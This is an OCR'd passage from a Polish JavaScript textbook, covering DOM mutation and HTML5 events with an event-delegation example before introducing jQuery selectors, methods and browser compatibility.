Poniżej wymieniono pewne zdarzenia wywoływane = po zmianie modelu DOM. Te zdarzenia dotyczące = zmian zostały wprowadzone w przeglądarkach = Firefox 3, IE9, Safari 3 i wszystkich wersjach = Chrome'a. Warto w tym miejscu dodać, że = zdarzenia te mają być zastąpione przez zdarzenia = alternatywne, nazywane obserwatorami zmian.

ZDARZENIE	WYWOŁYWANE
`DOMNodeInserted`	Wywoływane po wstawieniu węzła w drzewie modelu DOM, na przykład = za pomocą `appendChild()`, `replaceChild()` i `insertBefore()`.
`DOMNodeRemoved`	Wywoływane po usunięciu węzła z drzewa modelu DOM, na przykład za pomocą `removeChild()` lub `replaceChild()`.
`DOMSubtreeModified=`	Wywoływane po zmianie struktury modelu DOM — po dwóch wymienionych powyżej zdarzeniach.
`DOMNodeInsertedIntoDocument`	Wywoływane po wstawieniu węzła w drzewie modelu DOM jako węzła = potomnego innego węzła, znajdującego się już w dokumencie.
`DOMNodeRemovedFromDocument`	Wywoływane po usunięciu węzła w drzewie modelu DOM jako węzła = potomnego innego węzła, znajdującego się już w dokumencie.

PROBLEM ZE ZDARZENIAMI DOTYCZĄCYMI ZMIAN

Jeżeli skrypt wprowadza wiele zmian na stronie, skutkiem może być wywoływanie bardzo dużej = liczby zdarzeń dotyczących zmian. Powstaje wrażenie, że strona się wczytuje i reaguje na działania = użytkownika. Przez zdarzenia te mogą być również = wywołane inne obserwatory zdarzeń, podczas gdy = propagują zdarzenia w modelu DOM modyfikujące = inne jego części i wywołujące kolejne zdarzenia = dotyczące zmian. Dlatego też są zastępowane = przez obserwatory zmian.

Obsługa w przeglądarkach: Chrome, Firefox 3, = IE9, Opera 9, Safari 3.

NOWE OBSERWATORY ZMIAN

Obserwatory zmian opracowano w taki sposób, aby mogły wstrzymać się z działaniem aż do = zakończenia wykonywania zadania przez skrypt. = Następnie zmiany są zgłaszane grupowo (a nie = pojedynczo). Wskazujesz rodzaj zmian w modelu = DOM, na które mają zareagować obserwatory. = Jednak gdy powstawała ta książka, obsługa obserwatorów przez przeglądarki internetowe nie była = jeszcze na tyle rozpowszechniona, aby używać ich = w publicznie oferowanych witrynach.

Obsługa w przeglądarkach: IE11, Firefox 14, = Chrome 27 (lub 18 z prefiksem `webkit`), Safari = 6.1, Opera 15. W urządzeniach mobilnych: = Android 4.4, Safari w iOS 7.


UŻYCIE ZDARZEŃ DOTYCZĄCYCH ZMIAN

W poniższym przykładzie dwa obserwatory zdarzeń wywołują własne funkcje. Pierwszy znajduje = się w przedostatnim wierszu kodu; oczekuje na = kliknięcie łącza prowadzącego do dodania nowego elementu listy. Następnie wykorzystuje zdarzenia = operacji na modelu DOM w celu dodania nowego elementu (zmiana struktury modelu DOM = i wywołanie zdarzeń dotyczących zmian).

JAVASCRIPT c06/js/mutation.js

```
var elList, addLink, newEl, newText, counter, listItems; // Deklaracja zmiennych.

elList  = document.getElementById('list');    // Pobranie listy.=
addLink = document.querySelector('a');        // Pobranie przycisku dodawania elementu.=
counter = document.getElementById('counter'); // Pobranie elementu licznika.

function addItem(e) {                         // Deklaracja funkcji.
  e.preventDefault();                         // Uniemożliwienie akcji łącza.
  newEl = document.createElement('li');                  // Nowy element <li>.
  newText = document.createTextNode('New list item');    // Nowy węzeł tekstowy.
  newEl.appendChild(newText);                 // Dodanie tekstu do elementu <li>.
  elList.appendChild(newEl);                  // Dodanie elementu <li> do listy.=
}

function updateCount() {                      // Deklaracja funkcji.
  listitems = list.getElementsByTagName('li').length;
  // Ustalenie całkowitej liczby elementów <li>.
  counter.innerHTML = listitems;              // Uaktualnienie licznika.
}

addLink.addEventListener('click', addItem, false);
// Kliknięcie przycisku.=
elList.addEventListener('DOMNodeInserted', updateCount, false);
// Model DOM uaktualniony.
```

WYNIK



Drugi obserwator zdarzeń oczekuje na zmianę = drzewa modelu DOM dla elementu `<ul>`. = Po wywołaniu zdarzenia `DOMNodeInserted` następuje wywołanie funkcji o nazwie = `updateCount()`. Zadaniem funkcji jest wyświetlanie liczby wskazującej na wielkość listy = oraz uaktualnienie tej wartości wyświetlanej = na początku strony.

ZDARZENIA HTML5

Tutaj przedstawiono trzy działające na poziomie strony zdarzenia dołączone = w wersji specyfikacji HTML5, która bardzo szybko stała się popularna.

ZDARZENIE	WYWOŁYWANE	OBSŁUGA W PRZEGLĄDARKACH INTERNETOWYCH
`DOMContentLoaded`	Zdarzenie wywoływane podczas tworzenia drzewa modelu = DOM (obrazy, style CSS i skrypty JavaScript wciąż mogą = być wczytywane). Skrypty są uruchamiane wcześniej niż za = pomocą zdarzenia `load`, w którym następuje oczekiwanie = na wczytanie pozostałych zasobów, na przykład obrazów = i reklam. Powstaje więc wrażenie, że strona jest wczytywa- na szybciej. Jednak z powodu wyeliminowania oczekiwania = na wczytanie skryptu drzewo modelu DOM może nie = zawierać kodu HTML generowanego przez wspomniane = skrypty. Zdarzenie może być dołączone do obiektów `window` lub `document`.	Chrome 0.2, Firefox 1, = IE9, Safari 3.1, Opera 9
`hashchange`	Zdarzenie wywoływane, gdy zmieni się wartość hash adresu = URL (czyli bez odświeżenia całego okna). Wartość hash = jest używana w celu wskazania określonych fragmentów = (czasami nazywanych kotwicami) na stronie, a także jest = stosowana na stronach korzystających z technologii Ajax = do wczytywania zawartości. Procedura obsługi `hashchange` działa w obiekcie `window`. Po wywołaniu zdarzenia obiekt = `event` będzie posiadał właściwości `oldURL` i `newURL` przechowujące adresy URL przed zmianą i po zmianie.	IE8, Firefox 20, Safari 5.1, = Chrome 26, Opera 12.1
`beforeunload`	Zdarzenie wywoływane w obiekcie `window` przed usunięciem = strony. Powinno być używane tylko po to, aby pomóc = użytkownikowi (a nie zachęcać go do pozostania na stronie, = jeśli zdecydował się ją opuścić). Na przykład pomocne może = być poinformowanie użytkownika, że zmiany wprowadzone = w formularzu sieciowym nie zostały zapisane. Można = dodać komunikat do okna dialogowego wyświetlanego = przez przeglądarkę. Nie masz jednak kontroli nad tekstem = wyświetlanym przed komunikatem oraz na przyciskach = klikanych przez użytkownika (mogą się różnić w zależności = od używanej przeglądarki i systemu operacyjnego).	Chrome 1, Firefox 1, IE4, = Safari 3, Opera 12

Istnieje jeszcze wiele innych zdarzeń wprowadzonych do obsługi najnowszych urządzeń, na przykład = smartfonów i tabletów. Reagują one na zdarzenia takie jak gesty i ruch na podstawie wartości = dostarczanych przez przyspieszeniomierz (wykrywa kąt, pod którym jest trzymane urządzenie).

UŻYCIE ZDARZEŃ HTML5

W poniższym przykładzie tuż po utworzeniu drzewa modelu DOM aktywne stanie się pole tekstowe o identyfikatorze `username`.


Zdarzenie `DOMcontentLoaded` jest wywoływane przed zdarzeniem `load` (ponieważ drugie z wymienionych oczekuje na wczytanie wszystkich zasobów strony).

Jeżeli użytkownik zdecyduje się na opuszczenie strony przed kliknięciem przycisku wysyłającego formularz sieciowy, zdarzenie `beforeunload` sprawdzi, czy użytkownik na pewno chce opuścić stronę.

JAVASCRIPT 06/js/html5-events.js

```
function setup() {
  var textInput;
  textInput = document.getElementById('message');
  textInput.focus();
}

window.addEventListener('DOMContentLoaded', setup, false);

window.addEventListener('beforeunload', function(event){
  return 'Masz niezapisane zmiany...';
}, false);
```


WYNIK



Po lewej stronie możesz zobaczyć okno dialogowe, które jest wyświetlane, gdy nastąpi próba opuszczenia strony.

Tekst wyświetlany przed komunikatem i przyciski mogą być inne, w zależności od przeglądarki internetowej (nie masz nad tym kontroli).


SAMSUNG
98%
09:48
LISTKING
NOTATKA AUDIO
Podaj nazwę notatki:



PRZYKŁAD
ZDARZENIA

Ten przykład wyświetla użytkownikowi interfejs = pozwalający na rejestrację notatek głosowych. = Użytkownik może podać nazwę wyświetlaną = w nagłówku, a następnie nacisnąć przycisk rozpoczynający nagrywanie (co spowoduje zmianę = wyświetlanego obrazu).

Kiedy użytkownik rozpocznie wprowadzanie nazwy w polu tekstowym, zdarzenie `keyup` spowoduje wywołanie funkcji `writeLabel()`. = Zadanie tej funkcji polega na skopiowaniu tekstu z pola formularza = sieciowego i zapisaniu go w głównym nagłówku pod logo. Wspomniany tekst zastąpi więc słowa `AUDIO NOTE`.

Przycisk „nagraj/pauza" jest znacznie bardziej interesujący. Posiada = on atrybut o nazwie `data-state`. Kiedy strona jest wczytywana, = wartością atrybutu będzie `record`. Gdy użytkownik kliknie przycisk, = wartość atrybutu ulegnie zmianie na `pause` (to spowoduje wywołanie = nowej reguły CSS wskazującej na nagrywanie).

Jeżeli nie używałeś jeszcze atrybutów `data-` w HTML5, to musisz = wiedzieć, że pozwalają one na przechowywanie własnych danych = w dowolnym elemencie HTML. (Nazwa atrybutu może być dowolna = i rozpoczynać się od `data-`, o ile będzie zapisana małymi literami).

W ten sposób demonstrujemy nową technikę opartą na delegacji = zdarzeń. Obserwator zdarzeń jest umieszczony w elemencie nadrzędnym, którego wartością atrybutu `id` jest `buttons`. Obiekt `event` jest wykorzystywany do określenia wartości atrybutu `id` użytego = elementu. Następnie wartość atrybutu `id` jest używana w konstrukcji = `switch` do wybrania wywoływanej funkcji (w zależności od stanu, = w którym znajduje się przycisk — `record` lub `pause`).

To dobry sposób na obsługę wielu przycisków, ponieważ zmniejsza = liczbę obserwatorów zdarzeń w kodzie.

Obserwatory zdarzeń znajdują się na końcu strony. Zapewniliśmy = także rozwiązanie awaryjne dla użytkowników przeglądarki internetowej IE8 lub starszej (wykorzystują one inny model zdarzeń).

PRZYKŁAD
ZDARZENIA

Na początku skryptu umieszczamy definicje zmiennych wymaganych do działania kodu, a następnie zbieramy potrzebne nam węzły elementów.

Funkcje odtwarzacza (pokazane na stronie po prawej) pojawią się dalej, natomiast na dole strony mamy obserwatory zdarzeń.

Obserwatory zdarzeń znajdują się w konstrukcji warunkowej, więc metoda `attachEvent()` może być użyta w przypadku, gdy użytkownik korzysta z przeglądarki internetowej IE8 lub starszej.

c06/js/example.js — JAVASCRIPT

```
var noteInput, noteName, textEntered, target;     // Deklaracja zmiennych.

noteName = document.getElementById('noteName');   // Element zawierający notatkę.=
noteInput = document.getElementById('noteInput');
// Element pozwalający na dodanie notatki.

function writeLabel(e) {                  // Deklaracja funkcji.
  if (!e) {                               // Jeżeli obiekt zdarzenia nie istnieje.
    e = window.event;                     // Użycie rozwiązania awaryjnego dla IE5-8.
  }
  target = e.target || e.srcElement;      // Pobranie elementu docelowego dla zdarzenia.
  textEntered = e.target.value;           // Wartość tego elementu.
  noteName.textContent = textEntered;     // Uaktualnienie tekstu notatki.=
}

// W tym miejscu znajdują się kontrolki nagrywania i pauzy oraz funkcje... =
// Kod znajdziesz na stronie po prawej.=
if (document.addEventListener) {
// Jeżeli obserwator zdarzeń jest obsługiwany.
  document.addEventListener('click', function(e){ // W przypadku zdarzenia click.
    recorderControls(e);                  // Wywołanie funkcji recorderControls().
  }, false);                              // Przechwycenie w fazie propagowania zdarzeń.
  // Jeżeli zdarzenie input zostanie wywołane dla pola tekstowego noteInput,
  // to wywołaj funkcję writeLabel().
  noteInput.addEventListener('input', writeLabel, false);
} else {                                  // W przeciwnym razie.
  document.attachEvent('onclick', function(e){
  // Rozwiązanie awaryjne dla IE: dowolne zdarzenie click.
    recorderControls(e);                  // Wywołanie funkcji recorderControls().
  });
  // Jeżeli zdarzenie keyup zostanie wywołane dla pola tekstowego noteInput,
  // to wywołaj funkcję writeLabel().
  noteInput.attachEvent('onkeyup', writeLabel, false);
}
```

PRZYKŁAD
ZDARZENIA

Funkcja `recorderControls()` jest automatycznie przekazywana obiektowi `event`. Nie tylko zapewnia to obsługę starszych wersji przeglądarki IE, ale również uniemożliwia łączu jego zachowanie domyślne (przeniesienie użytkownika na nową stronę).

Konstrukcja `switch` została użyta do wskazania funkcji wywoływanej w zależności od tego, co próbuje zrobić użytkownik — rozpocząć lub zakończyć nagrywanie notatki głosowej. Taka technika delegacji to dobry sposób obsługi wielu przycisków znajdujących się w interfejsie użytkownika.

JAVASCRIPT — c06/js/example.js

```
function recorderControls(e) {                  // Deklaracja funkcji recorderControls().=
  if (!e) {                                     // Jeżeli obiekt zdarzenia nie istnieje.
    e = window.event;                           // Użycie rozwiązania awaryjnego dla IE5-8.
  }
  target = e.target || e.srcElement;            // Pobranie elementu docelowego.
  if (event.preventDefault) {    // Jeżeli metoda preventDefault() jest obsługiwana.
    e.preventDefault();                         // Zatrzymanie akcji domyślnej
  } else {                                      // W przeciwnym razie.
    event.returnValue = false;
    // Rozwiązanie awaryjne dla IE: zatrzymanie akcji domyślnej.=
}

switch(target.getAttribute('data-state')) { // Pobranie atrybutu data-state.
  case 'record':                            // Jeżeli wartość atrybutu wynosi record.
    record(target);                         // Wywołanie funkcji record().
    break;                                  // Opuszczenie funkcji.
  case 'stop':                              // Jeżeli wartość atrybutu wynosi stop.
    stop(target);                           // Wywołanie funkcji stop().
    break;                                  // Opuszczenie funkcji.
    // Tutaj można dodać kolejne przyciski...
  }
};

function record(target) {                   // Deklaracja funkcji.
    target.setAttribute('data-state', 'stop');
    // Przypisanie atrybutowi data-state wartości stop.
    target.textContent = 'stop';            // Ustawienie tekstu 'stop'.=
}

function stop(target) {
    target.setAttribute('data-state', 'record');
    // Przypisanie atrybutowi data-state wartości record.
    target.textContent = 'record';          // Ustawienie tekstu 'record'.=
}
```

PODSUMOWANIE

ZDARZENIA

- Zdarzenia to oferowany przez przeglądarkę internetową sposób = wskazania, że coś się zdarzyło (na przykład zakończyło się = wczytywanie strony lub został naciśnięty przycisk).
- Dołączanie to proces określenia, które zdarzenie ma wystąpić = i który element oczekuje na wystąpienie danego zdarzenia.
- Kiedy zdarzenie wystąpi w elemencie, może wywołać funkcję = JavaScript. Kiedy następnie funkcja w pewien sposób = zmodyfikuje stronę internetową, można odnieść wrażenie, że = jest wciąż interaktywna — reaguje na działania użytkownika.
- Delegację zdarzeń można wykorzystać do monitorowania = zdarzeń zachodzących we wszystkich elementach potomnych = danego elementu.
- Najczęściej używane są zdarzenia zdefiniowane przez = konsorcjum W3C w specyfikacji modelu DOM. Istnieją także = inne zdarzenia, zdefiniowane na przykład w specyfikacji = HTML5 i charakterystyczne dla danych przeglądarek = internetowych.

7

JQUERY

Biblioteka jQuery oferuje prosty sposób na wykonywanie najczęściej spotykanych zadań JavaScript. Odbywa = się to szybko i spójnie we wszystkich najważniejszych = przeglądarkach internetowych, bez konieczności stosowania = jakichkolwiek rozwiązań awaryjnych w kodzie.

WYBÓR ELEMENTÓW

Dostęp do elementów jest prostszy za pomocą selektorów stylu CSS oferowanych = przez jQuery niż przy użyciu = zapytań DOM. Selektory = charakteryzują się większą = elastycznością i większymi = możliwościami.

WYKONYWANIE ZADAŃ

Metody jQuery pozwalają na uaktualnienie drzewa modelu = DOM, animację elementów = pojawiających się w widoku = i znikających z niego, a także = wykonywanie pętli na zbiorze = elementów — wszystko to = w jednym wierszu kodu.

OBSŁUGA ZDARZEŃ

Biblioteka jQuery zawiera metody pozwalające na dołączanie obserwatorów = zdarzeń do wybranych = elementów bez konieczności = tworzenia jakiegokolwiek rozwiązania awaryjnego = w kodzie do obsługi = starszych przeglądarek = internetowych.

W tym rozdziale przyjęto założenie, że przeczytałeś wcześniejsze rozdziały książki i znasz = podstawy języka JavaScript. Jak zobaczysz, w połączeniu z tradycyjnymi technikami JavaScript = biblioteka jQuery oferuje bardzo duże możliwości. Konieczne jest jednak zrozumienie JavaScript, = aby móc w pełni wykorzystać jQuery.


LISTKING
ARTYKUŁY SPOŻYWCZE
świeże figi
orzeszki piniowe
miód
ocet balsamiczny

CO TO JEST JQUERY?

jQuery to plik JavaScript dołączany na stronach internetowych. Biblioteka ta pozwala na wyszukiwanie elementów za pomocą = selektorów stylu CSS, a następnie wykonywanie dowolnych zadań na tych elementach z wykorzystaniem metod jQuery.

1. WYSZUKIWANIE ELEMENTÓW ZA POMOCĄ SELEKTORÓW STYLU CSS

Funkcja o nazwie `jQuery()` pozwala na wyszukanie co najmniej = jednego elementu na stronie. Tworzy obiekt o nazwie `jQuery`, = zawierający odniesienia do elementów. Jak pokazano poniżej, `$()` to często stosowany skrót zamiast `jQuery()`:

Funkcja `jQuery()` ma jeden parametr: **selektor** stylu CSS. = Przedstawiony tutaj selektor wyszukuje wszystkie elementy `<li>`, = których wartością atrybutu `class` jest `hot`.

PODOBIEŃSTWA DO MODELU DOM

- Selektory jQuery wykonują zadania podobne do tradycyjnych zapytań DOM, ale ich składnia jest = znacznie prostsza.
- Obiekt jQuery można przechowywać w zmiennej, podobnie jak w przypadku węzłów modelu DOM.
- Właściwości i metody jQuery (podobnie jak właściwości i metody modelu DOM) można wykorzystać = do przeprowadzania operacji na wybranych węzłach modelu DOM.

Obiekt `jQuery` ma wiele metod, których można użyć do pracy z wybranymi = elementami. Metody te przedstawiają zadania, które są najczęściej = wykonywane na tych elementach.

2. WYKONANIE ZADAŃ NA ELEMENTACH ZA POMOCĄ METOD JQUERY

Poniżej mamy obiekt `jQuery` utworzony przez funkcję `jQuery()`. Obiekt i znajdujące się w nim = elementy są określane mianem **dopasowanego zbioru** lub **kolekcji elementów wybranych przez jQuery**.

Metody obiektu `jQuery` można wykorzystać do = uaktualnienia znajdujących się w nim elementów. = Poniższa metoda powoduje dodanie nowej = wartości dla atrybutu `class`.

Operator elementu składowego wskazuje, że = metoda po prawej stronie powinna być użyta = do uaktualnienia elementów w obiekcie `jQuery` wymienionym po lewej stronie.

Każda metoda ma parametr (parametry) do- starczający szczegółowe informacje o sposobie = uaktualnienia elementów. Tutaj parametr wskazuje = wartość dodawaną do atrybutu `class`.

KLUCZOWE RÓŻNICE W STOSUNKU DO MODELU DOM

- Biblioteka działa spójnie w wielu przeglądarkach internetowych; nie trzeba tworzyć rozwiązań = awaryjnych w kodzie.
- Wybór elementów jest prostszy (ponieważ opiera się na składni stylów CSS) i znacznie dokładniejszy.
- Obsługa zdarzeń jest prostsza, ponieważ opiera się na jednej metodzie działającej we wszystkich = najważniejszych przeglądarkach internetowych.
- Metody działają na wszystkich wybranych elementach, nie ma konieczności przeprowadzania iteracji = przez wszystkie (patrz podrozdział „Pętle”).
- Dostarczone są metody dodatkowe, przeznaczone do wykonywania częstych zadań, na przykład = animacji (patrz podrozdział „Efekty”).
- Gdy zostanie dokonany wybór, na elementach można wywołać wiele metod.

PROSTY PRZYKŁAD UŻYCIA JQUERY

W przykładach przedstawionych w tym rozdziale będziemy używać aplikacji listy rzeczy do kupienia wykorzystywanej w dwóch poprzednich rozdziałach. Zawartość na stronie będzie uaktualniana za pomocą biblioteki jQuery.

1. Aby zastosować bibliotekę jQuery, najpierw należy dołączyć skrypt jQuery na stronie. Jak widzisz, został dołączony przed zamykającym znacznikiem `</body>`.

2. Po dołączeniu jQuery na stronie wczytywany jest drugi plik JavaScript, używający metod i selektorów jQuery do uaktualniania zawartości na stronie HTML.

SKĄD POBRAĆ JQUERY I W JAKIEJ WERSJI?

W powyższym przykładzie biblioteka jQuery została dołączona przed zamykającym znacznikiem `</body>`, podobnie jak inne skrypty. (Jeszcze inny sposób dołączenia skryptu pokazano w podrozdziale „Wczytanie jQuery z CDN"). Kopia biblioteki jQuery została umieszczona w materiałach dołączonych do książki. jQuery możesz również pobrać z witryny *https://jquery.org/*. Numer wersji biblioteki jQuery powinien być podany w nazwie pliku. W omawianym przykładzie jest to plik *jquery-1.11.0.js*, choć w chwili, gdy będziesz czytał tę książkę, prawdopodobnie będzie dostępna już nowsza wersja jQuery. Przedstawione tutaj przykłady będą działały także w nowszych wersjach biblioteki.

Bardzo często można zobaczyć, że witryny internetowe używają pliku jQuery wraz z rozszerzeniem *.min.js*. Oznacza to, że niepotrzebne znaki spacji i nowego wiersza zostały usunięte z pliku, na przykład *jquery-1.11.0.js* przybiera postać *jquery-1.11.0.min.js*.

Usunięcie niepotrzebnych znaków jest wynikiem procesu o nazwie **minimalizacja** (stąd *min* w nazwie pliku). Otrzymujemy plik o znacznie mniejszej wielkości, który jest pobierany przez przeglądarkę w dużo krótszym czasie. Jednak zminimalizowany plik jest trudniejszy w odczycie.

Jeżeli chcesz spojrzeć na zawartość pliku jQuery, możesz go otworzyć w dowolnym edytorze tekstowym. Jest to po prostu plik tekstowy zawierający bardzo skomplikowany kod JavaScript.

Większość osób używających biblioteki jQuery nie próbuje zrozumieć, w jaki sposób kod JavaScript w jQuery wykonuje zadania. Jeżeli tylko wiesz, jak wybierać elementy oraz stosować metody i właściwości, to możesz wykorzystać zalety jQuery bez konieczności zaglądania do wnętrza biblioteki.

c07/basic-example.html — HTML

```
<body>
  <div id="page"
    <h1 id="header">Lista</h1>
    <h2>Artykuły spożywcze</h2>
    <ul>
      <li id="one" class="hot"><em>świeże</em> figi</li>
      <li id="two" class="hot">orzeszki piniowe</li>
      <li id="three" class="hot">miód</li>
      <li id="four">ocet balsamiczny</li>
    </ul>
  </div>
(1)  <script src="js/jquery-1.11.0.js"></script>
(2)  <script src="js/basic-example.js"></script>
</body>
```

W poniższym przykładzie plik JavaScript używa skrótu `$()` dla funkcji `jQuery()`. Wybiera elementy i tworzy trzy obiekty jQuery przechowujące odniesienia do tych elementów.

Metody obiektu `jQuery` pokazują i ukrywają elementy listy oraz usuwają je po kliknięciu. Nie przejmuj się, jeśli jeszcze nie rozumiesz kodu.

Przede wszystkim dowiesz się, jak *wybierać* elementy za pomocą selektorów jQuery, a następnie jak *uaktualniać* te elementy za pomocą metod i właściwości obiektu `jQuery`.

JAVASCRIPT c07/js/basic-example.js

```
① $(':header').addClass('headline');
② $('li:lt(3)').hide().fadeIn(1500);
③ $('li').on('click', function() {
      $(this).remove();
  });
```

1. W wierszu pierwszym wybieramy wszystkie nagłówki (od <h1> do <h6>) i dodajemy wartość `headline` do ich atrybutu `class`.

2. W wierszu drugim wybieramy trzy pierwsze elementy listy i wykonujemy na nich dwa zadania:

- elementy zostają ukryte (aby możliwe było wykonanie kolejnego kroku);
- elementy znikają w widoku.

3. Ostatnie trzy wiersze skryptu powodują ustawienie obserwatora zdarzeń w poszczególnych elementach <li>. Kiedy użytkownik kliknie element, nastąpi wywołanie funkcji anonimowej usuwającej dany element ze strony.

WYNIK

świeże figi
orzeszki piniowe
miód
ocet balsamiczny

Poniżej przedstawiono przypomnienie znaczenia kolorów używanych do wskazania priorytetu i stanu poszczególnych elementów listy:

PILNE SPOKOJNIE
NORMALNE ZAKOŃCZONE

DLACZEGO UŻYWAĆ JQUERY?

Biblioteka jQuery nie oferuje niczego, czego nie mógłbyś uzyskać za pomocą kodu JavaScript. Jest to plik JavaScript, ale wykorzystywany mniej więcej w jednej czwartej witryn dostępnych w internecie, ponieważ ułatwia tworzenie kodu.

1. PROSTE SELEKTORY

Jak zobaczyłeś w rozdziale 5., w którym wprowadzono model DOM, wybór żądanych elementów nie zawsze należy do prostych. Na przykład:

- Starsze przeglądarki nie obsługują najnowszych metod wyboru elementów.
- IE w przeciwieństwie do innych przeglądarek nie traktuje znaków odstępu między elementami jako węzłów tekstowych.

Tego rodzaju kwestie utrudniają wybór odpowiednich elementów na stronie we wszystkich najważniejszych przeglądarkach.

Nie musimy poznawać nowych sposobów wyboru elementów, ponieważ biblioteka jQuery wykorzystuje znany już programistom język interfejsu użytkownika witryn WWW, czyli selektory CSS, które:

- są znacznie szybsze podczas wyboru elementów;
- mogą być znacznie dokładniejsze podczas wskazywania elementów do wybrania;
- często wymagają mniejszej ilości kodu niż starsze metody modelu DOM;
- są już wykorzystywane przez większość programistów interfejsu użytkownika witryn WWW.

Biblioteka jQuery dodaje nawet kilka selektorów stylu CSS, a tym samym dodatkową funkcjonalność.

Gdy powstała biblioteka jQuery, w nowoczesnych przeglądarkach internetowych zaimplementowano metody `querySelector()` i `querySelectorAll()`, pozwalające programistom na wybór elementów za pomocą składni CSS. Jednak wymienione metody nie są obsługiwane w starszych przeglądarkach.

2. MNIEJ KODU W NAJCZĘŚCIEJ WYKONYWANYCH ZADANIACH

Istnieją pewne zadania regularnie wykonywane przez programistów interfejsu użytkownika witryn WWW, na przykład iteracja przez wybrane elementy.

Biblioteka jQuery zawiera metody pozwalające programistom na uproszczenie sposobów wykonywania tych zadań, na przykład:

- iteracji przez elementy;
- dodawania i usuwania elementów z drzewa modelu DOM;
- obsługi zdarzeń;
- obsługi wyświetlania i ukrywania elementów widoku;
- obsługi żądań Ajax.

jQuery ułatwia wymienione zadania i pozwala na utworzenie mniejszej ilości kodu, aby je wykonać.

Biblioteka jQuery oferuje również możliwość łączenia metod (ta technika będzie wprowadzona w podrozdziale „Łączenie metod"). Po wybraniu pewnych elementów zyskujesz możliwość zastosowania wielu metod na wielu wybranych elementach.

Motto jQuery brzmi: „Twórz mniej kodu, osiągnij więcej”, ponieważ biblioteka ta pozwala na osiągnięcie tych samych celów, ale z wykorzystaniem mniejszej ilości kodu, niż trzeba by utworzyć w zwykłym JavaScript.


3. ZGODNOŚĆ MIĘDZY PRZEGLĄDARKAMI INTERNETOWYMI

jQuery automatycznie zajmuje się obsługą różnic w sposobach, w jakie poszczególne przeglądarki wybierają elementy i obsługują zdarzenia. Nie musisz więc tworzyć żadnych rozwiązań awaryjnych w kodzie (jak to przedstawiono w dwóch poprzednich rozdziałach).

jQuery używa **wykrywacza funkcji**, aby ustalić najlepszy sposób wykonania zadania. Obejmuje to zastosowanie wielu konstrukcji warunkowych. Jeżeli przeglądarka obsługuje idealny sposób wykonania zadania, to podejście to będzie wykorzystane. W przeciwnym razie biblioteka sprawdza, czy obsługiwana jest kolejna najlepsza opcja pozwalająca na wykonanie tego samego zadania.

Technika ta została wykorzystana w ostatnim rozdziale w celu określenia, czy przeglądarka obsługuje obserwatory zdarzeń. Jeżeli obserwatory zdarzeń nie są obsługiwane, to oferowane jest podejście alternatywne (dla przeglądarek Internet Explorer w wersji 8 i starszych).

Tutaj konstrukcja warunkowa sprawdza, czy przeglądarka obsługuje metodę `querySelector()`. Jeżeli tak, wymieniona metoda zostanie zastosowana. Jeżeli nie, sprawdzamy obsługę następnej najlepszej opcji i wykorzystujemy ją.



JQUERY 1.9.X CZY 2.0.X?

W trakcie prac nad biblioteką jQuery umieszczono w niej wiele kodu przeznaczonego do obsługi przeglądarek Internet Explorer w wersjach 6, 7 i 8, co zwiększyło wielkość skryptu i sprawiło, że stał się znacznie bardziej skomplikowany. Po rozpoczęciu prac nad wersją 2.0 zespół jQuery postanowił o utworzeniu wersji, która nie będzie obsługiwać starszych przeglądarek, co pozwoliło na opracowanie mniejszego i szybciej działającego skryptu.

